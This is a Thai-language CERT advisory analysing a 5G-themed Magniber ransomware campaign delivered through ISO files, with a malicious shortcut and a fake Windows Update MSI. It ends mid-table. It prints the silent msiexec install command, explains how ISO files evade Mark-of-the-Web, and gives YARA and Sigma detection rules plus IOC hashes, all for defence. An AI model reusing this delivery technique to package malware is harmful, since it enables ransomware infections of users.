ในครั้งนี้กลุ่มผู้โจมตีใช้ธีม (theme) เกี่ยวกับ 5G เพื่อแพร่กระจาย Magniber Ransomware ผ่านการทำงานของไฟล์ประเภท Microsoft Software Installer (.msi) ซึ่งปลอมแปลงการทำงานของ Window Update ทั้งนี้ ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีทำการโจมตีด้วยวิธีการส่งอีเมลแบบ phishing และแนบไฟล์ที่มีนามสกุล iso หรืออาศัยวิธีการโจมตีแบบ typosquat ซึ่งใช้ประโยชน์จากการที่เหยื่อป้อนชื่อโดเมนลงในช่อง Browser ผิดพลาด โดยมีเป้าหมายเพื่อทำให้สามารถโจมตีผู้ใช้งานทั่วไปได้ในวงกว้าง หากเหยื่อไม่ทันระวังและทำการเปิดไฟล์ที่เป็นอันตราย เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ติดตั้งไฟล์ที่เป็นอันตรายและส่งผลให้ไฟล์ที่สำคัญในเครื่องคอมพิวเตอร์ของเหยื่อถูกเข้ารหัสโดย Magniber Ransomware เพื่อทำการเรียกค่าไถ่โดยกลุ่มผู้โจมตีดังกล่าวต่อไป

ไฟล์ iso ที่ศูนย์ TTC-CERT นำมาวิเคราะห์รูปแบบการโจมตีของ Magniber Ransomware ในครั้งนี้คือ SHA-256: 4dcbcc070e7e3d0696c777b63e185406e3042de835b734fe7bb33cc12e539bf6 ในขณะที่ทำการวิเคราะห์แคมเปญนี้ ผู้เขียนพบว่าผู้ไม่หวังดีดำเนินการตามภาพรวมของรูปแบบการโจมตีนี้โดยสรุปดัง

ภาพที่ 1



ภาพที่ 1 *แสดงภาพรวมของรูปแบบการโจมตีของ Magniber Ransomware*

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์รูปแบบการโจมตีของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Magniber Ransomware นี้แล้วพบว่า ผู้โจมตีได้ใช้ประโยชน์จากค่าเริ่มต้น (by default) ของไฟล์ msi ที่มีฟีเจอร์ในการเรียกใช้ (call) export function ของไฟล์ DLL (ที่เป็นอันตราย) ผ่านตาราง CustomAction เมื่อเหยื่อเปิดไฟล์ msi ซึ่งโดยปกติต้องใช้สิทธิ์สูงในการดำเนินการ เพื่อให้บรรลุวัตถุประสงค์ของผู้โจมตีในการเข้ารหัสไฟล์ที่สำคัญบนเครื่องคอมพิวเตอร์ของเหยื่อและนำไปสู่การเรียกค่าไถ่ต่อไป

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไปสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

รายละเอียดทางเทคนิค


ในระหว่างการทำวิจัยผ่าน Open Source Intelligence (OSINT) ตามปกติของศูนย์ TTC-CERT พบไฟล์ iso ที่เป็นอันตราย (SHA-256: 4dcbcc070e7e3d0696c777b63e185406e3042de835b734fe7bb33cc12e539bf6) โดยมีการรายงานถึงการโจมตีอย่างแพร่หลายทางฝั่งประเทศยุโรป ตลอดจนมีการใช้ธีม (theme) เกี่ยวกับ 5G เพื่อแพร่กระจาย Magniber Ransomware ผ่าน Windows Update ปลอมอย่างต่อเนื่อง ศูนย์ TTC-CERT จึงได้นำไฟล์ดังกล่าวมาวิเคราะห์เพื่อศึกษาพฤติกรรม รูปแบบการโจมตี และวัตถุประสงค์ของการโจมตีในครั้งนี้ อันจะนำไปสู่การหาวิธีการตรวจจับและป้องกันเหตุภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นกับองค์กรต่าง ๆ ในภาคส่วนโทรคมนาคมและในประเทศไทย โดยมีรายละเอียดสิ่งที่พบดังนี้

- **Initial access** คาดว่าน่าจะมาจากการส่ง Phishing ที่มีการแนบไฟล์ชนิด disk image (ไฟล์ iso) ที่ข้างในไฟล์ดังกล่าวจะประกอบไปด้วยไฟล์ต่าง ๆ ที่เป็นอันตราย ซึ่งในช่วง 6-12 เดือนที่ผ่านมามีการรายงานถึงผู้ไม่หวังดีนิยมใช้ไฟล์ชนิด disk image ในการโจมตีที่เพิ่มมากขึ้น จากแต่ก่อนที่นิยมใช้ zip ไฟล์ เนื่องจากการใช้ไฟล์ iso สามารถช่วยให้ผู้ไม่หวังดีสามารถหลบเลี่ยงการตรวจสอบจากมาตรการควบคุมด้านความปลอดภัยที่ออกแบบมาเพื่อตรวจจับเฉพาะไฟล์ประเภท archive file (เช่น zip archive) นอกจากนี้ ไฟล์ iso ยังช่วยให้ผู้ไม่หวังดีสามารถ bypass ฟีเจอร์ที่เกี่ยวกับมาตรการควบคุมด้านความปลอดภัยของระบบปฏิบัติการ Windows ที่เรียกว่า Mark-of-the-Web (MOTW) ได้อย่างมีประสิทธิภาพมากกว่าไฟล์ประเภท archive file เนื่องจากไฟล์ที่อยู่ภายใน disk image ไม่สามารถถูกกำหนด MOTW ได้เนื่องจากระบบไฟล์ (file system) ไม่รองรับ Alternate Data Streams (ADS)[1] นอกจากนี้ MOTW ไม่ได้ป้องกันผู้ใช้งานจากการ mount ไฟล์ชนิด disk image ดังนั้น เมื่อผู้ใช้งาน

[1] "Alternate Data Streams Overview - SANS Institute." 24 Oct. 2008, https://www.sans.org/blog/alternate-data-streams-overview/. Accessed 13 Jan. 2023.

ทำการ mount ไฟล์ชนิด disk image หรือแตกไฟล์ disk image โดยใช้โปรแกรมประเภท unzip ไฟล์ต่าง ๆ ที่ถูกเก็บอยู่ภายใน disk image จะถูกกำหนดเหมือนกับไฟล์ในเครื่อง (local file) แทนที่จะเป็นไฟล์อันตรายที่ถูกดาวน์โหลดจากอินเทอร์เน็ต สิ่งเหล่านี้คือเหตุผลที่ทำให้ไฟล์ disk image เป็นรูปแบบไฟล์ที่เหมาะสำหรับผู้ไม่หวังดีที่จะเลี่ยงผ่านฟีเจอร์ที่เกี่ยวกับมาตรการควบคุมด้านความปลอดภัยของระบบปฏิบัติการ Windows นี้

- **ไฟล์ชนิด disk image** ที่ใช้ในการโจมตีโดยกลุ่มผู้โจมตีในครั้งนี้คือ **ไฟล์ iso** (SHA-256: 4dcbcc070e7e3d0696c777b63e185406e3042de835b734fe7bb33cc12e539bf6) ในไฟล์ดังกล่าวประกอบไปด้วย**ไฟล์ประเภท shortcut (.lnk)** ชื่อ “5G offer.lnk” (SHA-256: 16ecec4efa2174dec11f6a295779f905c8f593ab5cc96ae0f5249dc50469841c) และ**ไฟล์ประเภท Microsoft Software Installer (.msi)** ชื่อ “5G-Installer.msi” (SHA-256: 392720f04bedd01c877526a0cd7dbe5b0fe53558c1fb7e8c4fbf4511521201d0) รายละเอียดของไฟล์ที่เป็นอัตรายที่อยู่ในไฟล์ iso ตาม**ภาพที่ 2**



ภาพที่ 2 *แสดงรายละเอียดของไฟล์ที่เป็นอัตรายที่อยู่ในไฟล์ iso หลังจากที่ทำการ mount ในระบบปฏิบัติการ Windows (ไฟล์ 5G-Installer.msi จะเป็นไฟล์ที่ถูกซ่อนไว้ โดยค่า default ของระบบปฏิบัติการ Windows เครื่องคอมพิวเตอร์ของเหยื่อจะไม่แสดงไฟล์นี้ให้เห็น)*

- **ไฟล์ชื่อ “5G offer.lnk”** (SHA-256: 16ecec4efa2174dec11f6a295779f905c8f593ab5cc96ae0f5249dc50469841c) เป็น shortcut ไฟล์ ซึ่งถูกทำให้ดูเหมือนเป็นไฟล์ pdf ด้วยการใช้ไอคอนของไฟล์ pdf โดยเมื่อตรวจสอบรายละเอียดคุณสมบัติของไฟล์ “5G offer.lnk” จะพบว่าหากเหยื่อหลงเชื่อและทำการเปิดไฟล์นี้ เครื่องคอมพิวเตอร์ของเหยื่อจะรันคำสั่ง “*C:\Windows\System32\msiexec.exe /i 5G-Installer.msi /qn*” รายละเอียดตาม**ภาพที่ 3**

```
pisut@teletron:~$ lnkinfo "5G offer.lnk"
lnkinfo 20181227

Windows Shortcut information:
        Contains a link target identifier
        Contains a relative path string
        Contains a command line arguments string
        Contains an icon location string
        Contains an icon location block

Link information:
        Creation time                   : Dec 19, 2022 13:20:27.226608600 UTC
        Modification time               : Dec 19, 2022 13:20:27.227592600 UTC
        Access time                     : Jan 09, 2023 04:42:02.850960200 UTC
        File size                       : 103936 bytes
        Icon index                      : 13
        Show Window value               : 0x00019600
        Hot Key value                   : 38400
        File attribute flags            : 0x00000020
                Should be archived (FILE_ATTRIBUTE_ARCHIVE)
        Drive type                      : Fixed (3)
        Drive serial number             : 0x86ceb38a
        Volume label                    :
        Local path                      : C:\Windows\System32\msiexec.exe
        Relative path                   : ..\..\..\..\Windows\System32\msiexec.exe
        Command line arguments          : /i 5G-Installer.msi /qn
        Icon location                   : %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
```

ภาพที่ 3 *แสดงรายละเอียดบางส่วนของไฟล์ “5G offer.lnk”*

- จากการตรวจสอบคุณสมบัติของไฟล์ “5G offer.lnk” เพิ่มเติม พบว่าชื่อเครื่องคอมพิวเตอร์ที่ใช้ในการสร้างไฟล์ “5G offer.lnk” ชื่อว่า **victim1** รายละเอียดตาม**ภาพที่ 4**

```
Distributed link tracking data:
        Machine identifier              : victim1
        Droid volume identifier         : f1779a46-9217-4ff2-aac1-21f070cf1648
        Droid file identifier           : da410552-8176-11ed-aa71-000c2907e16d
        Birth droid volume identifier   : f1779a46-9217-4ff2-aac1-21f070cf1648
        Birth droid file identifier     : da410552-8176-11ed-aa71-000c2907e16d
```


ภาพที่ 4 *แสดงชื่อเครื่องคอมพิวเตอร์ที่ใช้ในการสร้างไฟล์ “5G offer.lnk”*

- **ไฟล์ชื่อ “5G-Installer.msi”** (SHA-256: 392720f04bedd01c877526a0cd7dbe5b0fe53558c1fb7e8c4fbf4511521201d0) เป็นไฟล์ Microsoft Software Installer (.msi) ซึ่งผู้ไม่หวังดีได้กำหนด attribute เป็น hidden ส่งผลให้ไฟล์ 5G-Installer.msi จะเป็นไฟล์ที่ถูกซ่อนไว้ โดยค่า default ของระบบปฏิบัติการ Windows ซึ่งเครื่องคอมพิวเตอร์ของเหยื่อจะไม่แสดงไฟล์นี้ให้เห็น
- ไฟล์ 5G-Installer.msi เป็นไฟล์ที่ถูกสร้างขึ้นเพื่อหลอกให้เหยื่อเชื่อว่าเป็นไฟล์สำหรับติดตั้งแพชต์ด้านความปลอดภัยของ Windows 10 for x64-based Systems (KB5023921) รายละเอียดตาม**ภาพที่ 5** ซึ่งแท้จริงแล้วข้อมูลเกี่ยวกับ KB5023921 ไม่มีอยู่ในเว็บไซต์ของ Microsoft


```
pisut@teletron:~$ file 5G-Installer.msi
5G-Installer.msi: Composite Document File V2 Document, Little Endian, Os: Windows, Version 5.0, MSI Installer, Code pa
ge: 1252, Title: Installation Database, Subject: Windows Installer package for A1 5G Desktop Application, Author: Micr
osoft Corporation, Keywords: Installer, Comments: This installer database contains the logic and data required to inst
all the security update for Windows 10 for x64-based Systems (KB5023921), Template: Intel;1033, Revision Number: {2822
6818-D8B0-44E3-A28E-76C22AEBB4AC}, Create Time/Date: Mon Jan  9 00:36:18 2023, Last Saved Time/Date: Mon Jan  9 00:36:
18 2023, Number of Pages: 100, Number of Words: 2, Name of Creating Application: msitools 0.101, Security: 2
```

ภาพที่ 5 *แสดงข้อมูลเกี่ยวกับไฟล์ 5G-Installer.msi*

- เมื่อตรวจสอบรายละเอียดของไฟล์ 5G-Installer.msi ตาม**ภาพที่ 6** และ**ภาพที่ 7** โดยใช้ Orca[2] tool จะพบว่าผู้ไม่หวังดีได้กำหนด (configure) Custom Action ชื่อ Installer โดยกำหนดให้เรียกไฟล์ UpdateBinary และกำหนดเป็น Type 1[3] ซึ่งการกำหนด Custom Action ในลักษณะนี้จะหมายถึงการระบุว่า UpdateBinary เป็นไฟล์ DLL ที่ถูกเก็บไว้ใน Binary Table และจะถูก execute โดยเรียกไปยัง export function ชื่อUpdateInitialize



ภาพที่ 6 *แสดงข้อมูลเกี่ยวกับ CustomAction table ของ 5G-Installer.msi โดยใช้ Orca tool*




ภาพที่ 7 *แสดงข้อมูลเกี่ยวกับ Binary table ของ 5G-Installer.msi โดยใช้ Orca tool*

[2] "Orca.exe - Win32 apps - Microsoft Learn." 5 Oct. 2022, https://learn.microsoft.com/en-us/windows/win32/msi/orca-exe. Accessed 18 Jan. 2023.

[3] "Custom Action Type 1 - Win32 apps - Microsoft Learn." 7 Jan. 2021, https://learn.microsoft.com/en-us/windows/win32/msi/custom-action-type-1. Accessed 17 Jan. 2023.

- จาก**ภาพที่ 8** จะพบว่า CustomAction ชื่อ Installer จะถูกเรียกในขั้นตอนท้ายสุดของ installation process ซึ่งในจุดนี้ UpdateBinary จะถูก execute โดยกำหนด export function เป็น UpdateInitialize ด้วยสิทธิ์ระดับสูง เนื่องจากตามค่าเริ่มต้น (by default) ไฟล์ msi จะมีฟีเจอร์ในการเรียกใช้ (call) export function ของไฟล์ DLL ผ่านตาราง CustomAction ซึ่งผู้โจมตีได้ใช้ประโยชน์จากฟีเจอร์นี้เพื่อเรียกใช้ (call) export function ของไฟล์ DLL (ที่เป็นอันตราย) เมื่อเหยื่อเปิดไฟล์ msi ซึ่งโดยปกติต้องใช้สิทธิ์ระดับสูงในการดำเนินการ




ภาพที่ 8 *แสดงข้อมูลเกี่ยวกับ InstallExecuteSequence table ของ 5G-Installer.msi โดยใช้ Orca tool*

- จากการตรวจสอบเพิ่มเติมพบว่า**ไฟล์ UpdateBinary** (SHA-256 9473dc89afdfd7eb821a05f63f70effe80e03a014a80df5865ecf9c72cb9315a) ที่อยู่ใน 5G-Installer.msi เป็นไฟล์ชนิด DLL (dynamic link library) รายละเอียดตาม**ภาพที่ 9** และเมื่อนำไฟล์ดังกล่าวไปตรวจสอบจากแหล่งข่าวเปิดพบว่าไฟล์ดังกล่าวมีความเป็นไปได้สูงที่จะเป็น Magniber ransomware รายละเอียด**ภาพที่ 10** นอกจากนี้เมื่อตรวจสอบจากแหล่งข่าวอื่น ๆ พบว่ารูปแบบการโจมตี หรือ Techinues, Tactics, and Procedures (TTPs) ที่พบจากการโจมตีในครั้งนี้ มีความคล้ายคลึงกันเป็นอย่างมากกับรูปแบบการโจมตี (TTPs) ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Magniber Ransomware ที่ตรวจพบโดยบริษัท AhnLab ซึ่งเป็นบริษัทด้านความมั่นคงปลอดภัยทางไซเบอร์ของประเทศเกาหลีใต้ รายละเอียดสามารถอ่านเพิ่มเติมได้ที่ https://asec.ahnlab.com/en/32226/

```
pisut@teletron:~$ file Binary.UpdateBinary
Binary.UpdateBinary: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
pisut@teletron:~$ sha256sum Binary.UpdateBinary
9473dc89afdfd7eb821a05f63f70effe80e03a014a80df5865ecf9c72cb9315a  Binary.UpdateBinary
```

ภาพที่ 9 *แสดงการตรวจสอบชนิดของไฟล์ UpdateBinary*



ภาพที่ 10 *แสดงการตรวจสอบไฟล์จากแหล่งข่าวเปิดจาก VirusTotal*

ศูนย์ TTC-CERT จึงแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรของสมาชิกสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง และดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศและระบบเครือข่ายขององค์กร อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในกรณีนี้ จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

ตรวจสอบโดยใช้ YARA Rule

YARA rule สำหรับการตรวจจับไฟล์ iso ที่กลุ่มผู้โจมตีที่เกี่ยวข้องกับ Magniber Ransomware ใช้ในการโจมตีผ่าน Windows Update ปลอม เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/RANSOM_magniber_iso_msiexec.yar

```
rule iso_magniber_ransomware {
   meta:
      version = "1.0"
      first_imported = "2023-01-18"
      last_modified = "2023-01-18"
      status = "RELEASED"
      sharing = "TLP:CLEAR"
      source = "Manual investigate"
      author = "TTC-CERT"
      description = "Magniber ransomware infects Windows users via iso file and uses a Windows installer package file (.msi) for its distribution"
      category = "TECHNIQUE"
      technique = "SYSTEM BINARY PROXY EXECUTION:MSIEXEC"
      mitre_att = "T1218.007"
      hash = "4dcbcc070e7e3d0696c777b63e185406e3042de835b734fe7bb33cc12e539bf6"
   strings:
      $x1 = "C:\\Windows\\System32\\msiexec.exe" fullword wide
      $s1 = "UpdatesHandler.dll" fullword ascii
      $s2 = "Windows installer package for A1 5G Desktop Application" ascii
      $s3 = "/i" fullword wide
      $s4 = "/qn" fullword wide
      $s5 = "security update for Windows 10 for x64-based Systems (KB5023921)" ascii
      $s6 = "Installer" ascii
      $s7 = "msitools" ascii
   condition:
      (uint32(32769) == 0x30304443 or uint32(34817) == 0x30304443 or uint32(36865) == 0x30304443)
      and filesize < 1000KB
      and 1 of ($x*) and 4 of ($s*)
}
```

ตรวจสอบโดยใช้ Sigma Rule

Sigma rule สำหรับการตรวจจับ msiexec.exe ที่ทำการติดตั้ง Magniber Ransomware เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/RANSOM_magniber_abuse_msi.yml

```
title: Suspicious Msiexec Quiet Install For Magniber Ransomware
id: 6fdb545b-1b3e-442a-9393-81b6e54a0742
version: 1.0
first_imported: 2023-01-18
last_modified: 2023-01-18
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: This rule triggers an alert if the adversaries abuse msiexec.exe to proxy
execution of malicious payloads such as Magniber Ransomware.
references:
    - https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/msiexec
    -
https://github.com/redcanaryco/atomic-red-team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1218.007/T1218.007.md
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        - Image|endswith: '\msiexec.exe'
        - OriginalFileName: 'msiexec.exe'
    selection2:
        CommandLine|contains:
            - '/i'
    selection3:
        CommandLine|contains:
```

```
        - '/qn'
    condition: all of selection*
falsepositives:
    - Legitimate script
level: medium
```

Indicators of compromise (IOCs)

- ไฟล์ iso
  - MD5: fedb6673626b89a9ee414a5eb642a9d9
  - SHA-1: e3cdce61de9059c9d4d6b18d66bdb5da76648089
  - SHA-256: 4dcbcc070e7e3d0696c777b63e185406e3042de835b734fe7bb33cc12e539bf6
  - SSDEEP: 6144:4dmg55NWhIQfWZ0XJrMFhLjcFO+pxOZbF1e7wRDXgcq:4ESNY7fztM3PEO07wBwb
- 5G offer.lnk
  - MD5: 5ab873527a526cd4ea2bead2b302b38a
  - SHA-1: 6bf37762bcbca6e5b0a03a84d01054a6187194b7
  - SHA-256: 16ecec4efa2174dec11f6a295779f905c8f593ab5cc96ae0f5249dc50469841c
  - SSDEEP: 24:8us16Jycy5KBBAQPO+/2ddqVCqXuHYTXQaR3+habNH6N+/xm:8v6kD2Std0NXuHcXv3KaxH6NS
- 5G-Installer.msi
  - MD5: 126f77e151529eeb3b2f42c49691e9c0
  - SHA-1: fe3493ba67fa2ca38e797ef06eb07674306f4aff
  - SHA-256: 392720f04bedd01c877526a0cd7dbe5b0fe53558c1fb7e8c4fbf4511521201d0
  - SSDEEP: 6144:Kdmg55NWhIQfWZ0XJrMFhLjcFO+pxOZbF1e7wRDXgcq:KESNY7fztM3PEO07wBwb
- UpdateBinary
  - MD5: 10ccc8f56a2894d18d71f9f32a923aa7
  - Imphash: 5545699d3417e6588adaaa1c69c0f5f1
  - SHA-1: def64a9476f6daf734300b89bf2eb0ffe20905d5
  - SHA-256: 9473dc89afdfd7eb821a05f63f70effe80e03a014a80df5865ecf9c72cb9315a
  - SSDEEP: 6144:2dmg55NWhIQfWZ0XJrMFhLjcFO+pxOZbF1e7wRDXg:2ESNY7fztM3PEO07wBw

รายการ Techniques-Tactics ที่กลุ่มผู้โจมตีที่เกี่ยวข้องกับ Magniber Ransomware ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[1]

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Develop Capabilities: Malware	T1587.001	ผู้ไม่หวังดีพัฒนามัลแวร์สำหรับเรียกค่าไถ่ (Ransomware) และฝังไว้ในไฟล์ msi เพื่อใช้ในการโจมตีเป้าหมาย	**Detection:** [DS0004] ตรวจสอบ TTPs และ metadata ของมัลแวร์เพื่อวิเคราะห์หา variant หรือ family ของมัลแวร์ที่ถูกใช้ในการโจมตี
Initial Access			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
